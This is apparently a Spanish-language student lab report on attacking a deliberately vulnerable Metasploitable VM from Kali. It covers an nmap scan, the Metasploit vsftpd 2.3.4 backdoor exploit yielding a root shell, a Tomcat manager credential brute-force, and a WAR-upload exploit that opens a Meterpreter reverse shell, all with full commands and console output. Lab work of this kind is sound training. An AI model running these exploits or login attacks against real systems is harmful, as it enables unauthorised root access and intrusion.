




FECHA DE ENTREGA: 15/10/2025

En la siguiente screenshot verificamos en la maquina principal (Kali) tiene conexión con la vulnerable (metasploit) haciendo ping -c 4 192.168.242.102



Con el siguiente comando nmap -sV -A 192.168.242.102 hacemos un escaneo y reconocimiento de la red






Busca y selecciona el exploit:

search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor



```
kali-linux-2025.3-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

root@kali: ~

Session  Actions  Edit  View  Help

#####
##### / _ \ / _ \ / _ \ ##### / _ \ / _ \ / _ \ #####
#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
##### https://metasploit.com

= [ metasploit v6.4.84-dev ]
+ -- --[ 2,547 exploits - 1,309 auxiliary - 1,680 payloads ]
+ -- --[ 431 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > msf6 > search vsftpd
[-] Unknown command: msf6. Run the help command for more details.
msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal   Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execu
tion

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > sS
```

Configura el objetivo (RHOSTS es "Remote Host"):

msf6 exploit(...) > set RHOSTS 192.168.174.102

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.242.102
RHOSTS => 192.168.242.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Lanza el ataque!

> exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.242.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.242.102:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.242.102:21 - The port used by the backdoor bind listener is already open
[+] 192.168.242.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.242.101:44093 → 192.168.242.102:6200) at 2025-10-15 19:27:19 -0400
```

¡Éxito! Verás el mensaje Command shell session 1 opened. ¡Estás dentro!

Ejecuta whoami y verás que eres root, el superusuario. Con id verás toda la información de privilegios.

```
whoami
root
id
uid=0(root) gid=0(root)
█
```


Fase 5: Segundo Ataque - Explotando un Servicio Web Tomcat

Usa el escáner de login de Tomcat:

use auxiliary/scanner/http/tomcat_mgr_login

Configura las opciones:


set RHOSTS 192.168.242.102



set RPORT 8180

```
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
```

Luego, “run”



El módulo encontrará un resultado exitoso `[+]` con las credenciales: `tomcat` / `tomcat`

Paso 5.2: Explotando Tomcat para Obtener un Shell Avanzado

```
kali-linux-2025.3-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
[+] 1 2 3 4 [5]
root@kali: ~
Session Actions Edit View Help
[+] 192.168.242.102:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.242.102:8180 - Login Successful: tomcat:tomcat
```

Paso 5.2: Explotando Tomcat para Obtener un Shell Avanzado

Ahora que tenemos las credenciales, podemos usarlas para subir un archivo malicioso y obtener un "meterpreter", una shell mucho más poderosa.

1. Busca y selecciona el exploit:

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
```

```
msf auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Configura las opciones del exploit con las credenciales encontradas:

```
msf6 exploit(...) > set RHOSTS 192.168.174.102
msf6 exploit(...) > set RPORT 8180
msf6 exploit(...) > set HttpUsername tomcat
msf6 exploit(...) > set HttpPassword tomcat
```

Ahora "exploit"

```
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.242.101
LHOST => 192.168.242.101
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.242.101:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying xdz6v2S0pZs6aMmp2fCgegJRGc ...
[*] Executing xdz6v2S0pZs6aMmp2fCgegJRGc ...
[*] Undeploying xdz6v2S0pZs6aMmp2fCgegJRGc ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.242.102
[*] Meterpreter session 2 opened (192.168.242.101:4444 -> 192.168.242.102:57751) at 2025-10-15 19:38:13 -0400
meterpreter >
```